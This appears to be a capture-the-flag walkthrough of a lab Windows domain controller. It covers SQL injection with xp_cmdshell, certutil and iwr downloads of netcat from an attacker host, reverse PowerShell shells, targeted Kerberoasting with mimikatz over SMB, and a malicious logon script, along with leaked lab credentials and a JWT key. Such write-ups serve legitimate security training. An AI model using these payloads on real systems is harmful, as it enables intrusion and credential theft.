
' character does not produce any output... We might be able to assume some kind of blind SQL injection here, since there's no error here, but the behavior of the application is observably different

We know it's MSSQL based on the nmap scan, as it was fingerprinted on tcp/1433
SELECT * FROM table_name WHERE column_name='{user_input_here}'; and by passing in a ', we cause the query to become column_name='''; and terminate the query string causing an error, because we have an unclosed quote now.If we pass in
';, then this would become something like column_name='';';. Further, if we pass in
'; EXEC master..xp_cmdshell 'ping 10.10.14.175';--, this would make it column_name=''; EXEC master..xp_cmdshell 'ping 10.10.14.175';--';However the
-- in ;-- is a comment and causes anything after this to be ignored by the SQL server. This causes the SQL query to be terminated successfully, despite the trailing '; at the end.sudo tcpdump -ni tun0 icmpStart tcpdump to listen for ICMP when testing the payload
'; EXEC master..xp_cmdshell 'ping 10.10.14.175';--Let's see if we can get an easy win with command execution via xp_cmdshell


xp_cmdshell succeeded!
Exploit
Reverse Shell via SQL Injection
wget https://eternallybored.org/misc/netcat/netcat-win32-1.12.zip
unzip netcat-win32-1.12.zip nc64.exe
mv nc64.exe nc.exe
Download 64-bit nc.exe and save it in your current directory
sudo python3 -m http.server 80Host it over HTTP
'; EXEC master..xp_cmdshell 'certutil -f -urlcache -split http://10.10.14.175/nc.exe C:\\Windows\\Tasks\\nc.exe';--SQLi to download the nc.exe binary from Kali to C:\Windows\Tasks on the target


sudo rlwrap nc -lnvp 443Start a TCP listener
'; EXEC master..xp_cmdshell 'C:\\Windows\\Tasks\\nc.exe 10.10.14.175 443 -e powershell.exe';--SQLi to start a reverse PowerShell session over TCP
Post-Exploit Enumeration
Operating Environment
OS & Kernel
Host Name:                 DC1
OS Name:                   Microsoft Windows Server 2019 Standard
OS Version:                10.0.17763 N/A Build 17763
OS Manufacturer:           Microsoft Corporation
OS Configuration:          Primary Domain Controller
OS Build Type:             Multiprocessor Free
Registered Owner:          Windows User
Registered Organization:
Product ID:                00429-00521-62775-AA656
Original Install Date:     1/8/2024, 1:09:13 PM
System Boot Time:          7/3/2024, 11:19:08 PM
System Manufacturer:       VMware, Inc.
System Model:              VMware7,1
System Type:               x64-based PC
Processor(s):              1 Processor(s) Installed.
                           [01]: AMD64 Family 25 Model 1 Stepping 1 AuthenticAMD ~2445 Mhz
BIOS Version:              VMware, Inc. VMW71.00V.23553139.B64.2403260936, 3/26/2024
Windows Directory:         C:\Windows
System Directory:          C:\Windows\system32
Boot Device:               \Device\HarddiskVolume3
System Locale:             en-us;English (United States)
Input Locale:              en-us;English (United States)
Time Zone:                 (UTC-06:00) Central Time (US & Canada)
Total Physical Memory:     4,095 MB
Available Physical Memory: 2,565 MB
Virtual Memory: Max Size:  4,799 MB
Virtual Memory: Available: 3,292 MB
Virtual Memory: In Use:    1,507 MB
Page File Location(s):     C:\pagefile.sys
Domain:                    blazorized.htb
Logon Server:              N/A
Hotfix(s):                 N/A
Network Card(s):           1 NIC(s) Installed.
                           [01]: vmxnet3 Ethernet Adapter
                                 Connection Name: Ethernet0
                                 DHCP Enabled:    Yes
                                 DHCP Server:     10.129.0.1
                                 IP address(es)
                                 [01]: 10.129.188.32
Hyper-V Requirements:      A hypervisor has been detected. Features required for Hyper-V will not be displayed.
Current User
USER INFORMATION
----------------

User Name          SID
================== =============================================
blazorized\nu_1055 S-1-5-21-2039403211-964143010-2924010611-1117


GROUP INFORMATION
-----------------

Group Name                                  Type             SID                                           Attributes
=========================================== ================ ============================================= ==================================================
Everyone                                    Well-known group S-1-1-0                                       Mandatory group, Enabled by default, Enabled group
BUILTIN\IIS_IUSRS                           Alias            S-1-5-32-568                                  Mandatory group, Enabled by default, Enabled group
BUILTIN\Remote Management Users             Alias            S-1-5-32-580                                  Mandatory group, Enabled by default, Enabled group
BUILTIN\Users                               Alias            S-1-5-32-545                                  Mandatory group, Enabled by default, Enabled group
BUILTIN\Pre-Windows 2000 Compatible Access  Alias            S-1-5-32-554                                  Mandatory group, Enabled by default, Enabled group
NT AUTHORITY\BATCH                          Well-known group S-1-5-3                                       Mandatory group, Enabled by default, Enabled group
CONSOLE LOGON                               Well-known group S-1-2-1                                       Mandatory group, Enabled by default, Enabled group
NT AUTHORITY\Authenticated Users            Well-known group S-1-5-11                                      Mandatory group, Enabled by default, Enabled group
NT AUTHORITY\This Organization              Well-known group S-1-5-15                                      Mandatory group, Enabled by default, Enabled group
LOCAL                                       Well-known group S-1-2-0                                       Mandatory group, Enabled by default, Enabled group
BLAZORIZED\Normal_Users                     Group            S-1-5-21-2039403211-964143010-2924010611-1133 Mandatory group, Enabled by default, Enabled group
Authentication authority asserted identity  Well-known group S-1-18-1                                      Mandatory group, Enabled by default, Enabled group
Mandatory Label\Medium Plus Mandatory Level Label            S-1-16-8448


PRIVILEGES INFORMATION
----------------------

Privilege Name                Description                    State
============================= ============================== ========
SeMachineAccountPrivilege     Add workstations to domain     Disabled
SeChangeNotifyPrivilege       Bypass traverse checking       Enabled
SeIncreaseWorkingSetPrivilege Increase a process working set Disabled
Users and Groups
Domain Users
Administrator
Guest
krbtgt
RSA_4810
NU_1056
NU_1057
NU_1058
NU_1055
RSA_4811
RSA_4812
RSA_4813
RSA_4814
SSA_6010
SSA_6011
SSA_6012
SSA_6013
LSA_3211
LSA_3212
LSA_3213
Domain Groups
Administrators
--------------
CN=Domain Admins,CN=Users,DC=blazorized,DC=htb
CN=Enterprise Admins,CN=Users,DC=blazorized,DC=htb
CN=Administrator,CN=Users,DC=blazorized,DC=htb

Users
-----
CN=Domain Users,CN=Users,DC=blazorized,DC=htb
CN=S-1-5-11,CN=ForeignSecurityPrincipals,DC=blazorized,DC=htb
CN=S-1-5-4,CN=ForeignSecurityPrincipals,DC=blazorized,DC=htb

Guests
------
CN=Domain Guests,CN=Users,DC=blazorized,DC=htb
CN=Guest,CN=Users,DC=blazorized,DC=htb

IIS_IUSRS
---------
CN=NU_1055,CN=Users,DC=blazorized,DC=htb

Remote Management Users
-----------------------
CN=SSA_6010,CN=Users,DC=blazorized,DC=htb
CN=NU_1055,CN=Users,DC=blazorized,DC=htb
CN=RSA_4810,CN=Users,DC=blazorized,DC=htb

Schema Admins
-------------
CN=Administrator,CN=Users,DC=blazorized,DC=htb

Enterprise Admins
-----------------
CN=Administrator,CN=Users,DC=blazorized,DC=htb

Domain Admins
-------------
CN=Administrator,CN=Users,DC=blazorized,DC=htb

Group Policy Creator Owners
---------------------------
CN=Administrator,CN=Users,DC=blazorized,DC=htb

Pre-Windows 2000 Compatible Access
----------------------------------
CN=S-1-5-11,CN=ForeignSecurityPrincipals,DC=blazorized,DC=htb

Windows Authorization Access Group
----------------------------------
CN=S-1-5-9,CN=ForeignSecurityPrincipals,DC=blazorized,DC=htb

Denied RODC Password Replication Group
--------------------------------------
CN=Read-only Domain Controllers,CN=Users,DC=blazorized,DC=htb
CN=Group Policy Creator Owners,CN=Users,DC=blazorized,DC=htb
CN=Domain Admins,CN=Users,DC=blazorized,DC=htb
CN=Cert Publishers,CN=Users,DC=blazorized,DC=htb
CN=Enterprise Admins,CN=Users,DC=blazorized,DC=htb
CN=Schema Admins,CN=Users,DC=blazorized,DC=htb
CN=Domain Controllers,CN=Users,DC=blazorized,DC=htb
CN=krbtgt,CN=Users,DC=blazorized,DC=htb

Remote_Support_Administrators
-----------------------------
CN=RSA_4814,CN=Users,DC=blazorized,DC=htb
CN=RSA_4813,CN=Users,DC=blazorized,DC=htb
CN=RSA_4812,CN=Users,DC=blazorized,DC=htb
CN=RSA_4811,CN=Users,DC=blazorized,DC=htb
CN=RSA_4810,CN=Users,DC=blazorized,DC=htb

Local_Support_Administrators
----------------------------
CN=LSA_3213,CN=Users,DC=blazorized,DC=htb
CN=LSA_3212,CN=Users,DC=blazorized,DC=htb
CN=LSA_3211,CN=Users,DC=blazorized,DC=htb

Super_Support_Administrators
----------------------------
CN=SSA_6013,CN=Users,DC=blazorized,DC=htb
CN=SSA_6012,CN=Users,DC=blazorized,DC=htb
CN=SSA_6011,CN=Users,DC=blazorized,DC=htb
CN=SSA_6010,CN=Users,DC=blazorized,DC=htb

Normal_Users
------------
CN=NU_1055,CN=Users,DC=blazorized,DC=htb
CN=NU_1058,CN=Users,DC=blazorized,DC=htb
CN=NU_1057,CN=Users,DC=blazorized,DC=htb
CN=NU_1056,CN=Users,DC=blazorized,DC=htb
Network Configurations
Network Interfaces
Ethernet adapter Ethernet0:

   Connection-specific DNS Suffix  . : .htb
   IPv4 Address. . . . . . . . . . . : 10.129.188.32
   Subnet Mask . . . . . . . . . . . : 255.255.0.0
   Default Gateway . . . . . . . . . : 10.129.0.1
Interesting Files
C:\inetpub\wwwroot\Blazorized.API\appsettings.json
Unfortunately, the DB connection credential here is only a local account (not a domain account) and there's nothing interesting in the database itself.
{
  "ConnectionStrings": {
    "SQLServer": "Server=localhost\\BLAZORIZED;Database=Blazorized;User ID=API_LOGIN;Password=23!xd6fccd36sdf5b46!a0eca3d_a98f86fa2acvb9454er8a0580fdfwe59!6ce420918_;Trusted_Connection=False;TrustServerCertificate=true;"
  },
  "JWT": {
    "Key": "8697800004ee25fc33436978ab6e2ed6ee1a97da699a53a53d96cc4d08519e185d14727ca18728bf1efcde454eea6f65b8d466a4fb6550d5c795d9d9176ea6cf021ef9fa21ffc25ac40ed80f4a4473fc1ed10e69eaf957cfc4c67057e547fadfca95697242a2ffb21461e7f554caa4ab7db07d2d897e7dfbe2c0abbaf27f215c0ac51742c7fd58c3cbb89e55ebb4d96c8ab4234f2328e43e095c0f55f79704c49f07d5890236fe6b4fb50dcd770e0936a183d36e4d544dd4e9a40f5ccf6d471bc7f2e53376893ee7c699f48ef392b382839a845394b6b93a5179d33db24a2963f4ab0722c9bb15d361a34350a002de648f13ad8620750495bff687aa6e2f298429d6c12371be19b0daa77d40214cd6598f595712a952c20eddaae76a28d89fb15fa7c677d336e44e9642634f32a0127a5bee80838f435f163ee9b61a67e9fb2f178a0c7c96f160687e7626497115777b80b7b8133cef9a661892c1682ea2f67dd8f8993c87c8c9c32e093d2ade80464097e6e2d8cf1ff32bdbcd3dfd24ec4134fef2c544c75d5830285f55a34a525c7fad4b4fe8d2f11af289a1003a7034070c487a18602421988b74cc40eed4ee3d4c1bb747ae922c0b49fa770ff510726a4ea3ed5f8bf0b8f5e1684fb1bccb6494ea6cc2d73267f6517d2090af74ceded8c1cd32f3617f0da00bf1959d248e48912b26c3f574a1912ef1fcc2e77a28b53d0a",
    "Issuer": "http://api.blazorized.htb",
    "Audience": "http://api.blazorized.htb"
  },
  "AllowedHosts": "*"
}
C:\Windows\sysvol\sysvol\blazorized.htb\scripts\A2BFDCF13BB2\B00AC3C11C0E\BAEDDDCD2BCB\C0B3ACE33AEF\2C0A3DFE2030.bat
# Find non-empty domain scripts
ls C:\Windows\sysvol\sysvol\blazorized.htb\scripts -r -file | where Length -gt 0 | Select fullname
:: TO-DO: Notify LSA_3214 to write the logonScript for SSA_6010
Get-ADUser -Filter 'Name -like "SSA_6010"' -Property * | Select-Object ScriptPath, MemberOf | Format-List
ScriptPath : \\dc1\NETLOGON\A2BFDCF13BB2\B00AC3C11C0E\BAEDDDCD2BCB\C0B3ACE33AEF\2C0A3DFE2030
MemberOf   : {CN=Super_Support_Administrators,CN=Users,DC=blazorized,DC=htb, CN=Remote Management
             Users,CN=Builtin,DC=blazorized,DC=htb}
We can see that the logon script we found belongs to a user in a privileged group. In my enumeration, the user LSA_3214 does not exist. But, looking at icacls on the 2C0A3DFE2030.bat file, we can see that RSA_4810 has write access to the file, along with a dangling SID (probably formerly LSA_3214 who is now deleted or something).
C:\Windows\sysvol\sysvol\blazorized.htb\scripts\A2BFDCF13BB2\B00AC3C11C0E\BAEDDDCD2BCB\C0B3ACE33AEF\2C0A3DFE2030.bat BLAZORIZED\RSA_4810:(RX,W)
                                                                                                                     S-1-5-21-2039403211-964143010-2924010611-4103:(W)
                                                                                                                     NT AUTHORITY\Authenticated Users:(I)(RX)
                                                                                                                     BUILTIN\Server Operators:(I)(RX)
                                                                                                                     BUILTIN\Administrators:(I)(F)
                                                                                                                     NT AUTHORITY\SYSTEM:(I)(F)

Successfully processed 1 files; Failed processing 0 files
Privilege Escalation
Bloodhound Enumeration
After lengthy enumeration over the file system, I did find some interesting nuggets, but nothing that would allow me to pivot to one of the users who have write access on the .bat file discovered above. So, time to enumerate the domain and see what we can find.
# Start Bloodhound and the databse in the background
sudo neo4j console &
sudo bloodhound &Grab the latest SharpHound.exe binary from here and transfer to the target
.\SharpHound.exe -c allRun all the collectors, transfer the .zip back to Kali, and drag and drop the .zip into the BloodHound window
I first try looking at some canned queries — like the shortest path to domain admin query, but don't find anything interesting that I could leverage with my current user, NU_1055.



RSA_4810 account, which has write access on the logon script of the privileged user from aboveSet RSA_4810 SPN
PowerSploit, native PowerShell commands and Mimikatz or a combination of all. I'm going to try and complete the attack using just native commands. Some links on the attack below:https://bloodhound.readthedocs.io/en/latest/data-analysis/edges.html#writespn
https://book.hacktricks.xyz/windows-hardening/active-directory-methodology/kerberoast
https://www.thehacker.recipes/ad/movement/dacl#bloodhound-ace-edges
https://www.thehacker.recipes/ad/movement/dacl/targeted-kerberoasting
https://www.thehacker.recipes/ad/movement/kerberos/spn-jacking
# Fetch the AD object using native PowerShell AD cmdlets
$targetObj = Get-ADObject -Filter 'SamAccountName -like "RSA_4810"' -Property *
# Pipe to Set-ADUser and set the SPN
$targetObj | Set-ADObject -Add @{ServicePrincipalName = 'pwn/pwn'}
# Re-fetch user and check the SPN was set
$targetObj = Get-ADObject -Filter 'SamAccountName -like "RSA_4810"' -Property *
$targetObj.ServicePrincipalName
Add-Type -AssemblyName System.IdentityModel
$ticket = New-Object System.IdentityModel.Tokens.KerberosRequestorSecurityToken -ArgumentList "pwn/pwn"
Export the Ticket and Crack the Hash
cp -r /usr/share/windows-resources/mimikatz/x64 mimiCopy local mimikatz binaries to current directory
sudo impacket-smbserver -smb2support -username evil -password evil myshare .Start a SMB server in the current directory
New-SmbMapping X: \\10.10.14.175\myshare -UserName evil -Password evilMap the share on the target using the credentials
X:\mimi\mimikatz.exe 'kerberos::list /export' exit
mimikatz over the SMB connection and export Kerberos ticketsCopy-Item .\1-40a10000-NU_1055@pwn~pwn-BLAZORIZED.HTB.kirbi X:\Copy the ticket back to Kali over SMB


kirbi2john 1-40a10000-NU_1055@pwn\~pwn-BLAZORIZED.HTB.kirbi > hash
john --wordlist=rockyou.txt hash
Lateral to RSA_4810

C:\Windows\sysvol\sysvol\blazorized.htb\scripts\A2BFDCF13BB2\B00AC3C11C0E\BAEDDDCD2BCB\C0B3ACE33AEF\2C0A3DFE2030.bat to be run by the SSA_6010 user at login.Using PowerShell --
(Get-ADUser -Identity SSA_6010 -Property *).LogonCount -- I could see the user logging in about every minute, but the script would not run.I could even run
Set-ADUser -Identity SSA_6010 -ScriptPath \\dc1\NETLOGON\A2BFDCF13BB2\B00AC3C11C0E\BAEDDDCD2BCB\C0B3ACE33AEF\2C0A3DFE2030.bat, but this did not seem to help.

NETLOGON share should resolve the C:\Windows\sysvol\domain\scripts or C:\Windows\sysvol\sysvol\blazorized.htb\scripts path. According the Microsoft article above we need to specify RELATIVE PATHS from this base location. However, no matter how I set the path with the current logon script directory, it does not execute.I need to test out different directories and see if the script will execute.
0xBEN
ScriptPath attribute.iwr http://10.10.14.175/nc.exe -o C:\Windows\Tasks\nc.exe
icacls C:\Windows\Tasks\nc.exe /grant EVERYONE:FDownload nc.exe to the target as the current user and set full permissions for everyone. This allows all users to run the binary.
'cmd.exe /c C:\Windows\Tasks\nc.exe 10.10.14.175 443 -e powershell.exe' | Set-Content -Encoding ascii -Path C:\Windows\sysvol\sysvol\blazorized.htb\scripts\A32FF3AEAA23\113EB3B0B2D3\logon.batAdd a cmd.exe /c prefix to run nc.exe and create a reverse shell. Output the command string to logon.bat in one of the writable directories found above.
Set-ADUser -Identity 'SSA_6010' -ScriptPath 'A32FF3AEAA23\113EB3B0B2D3\logon.bat'Using the guidance from Microsoft, try with the relative path
Lateral to SSA_6010
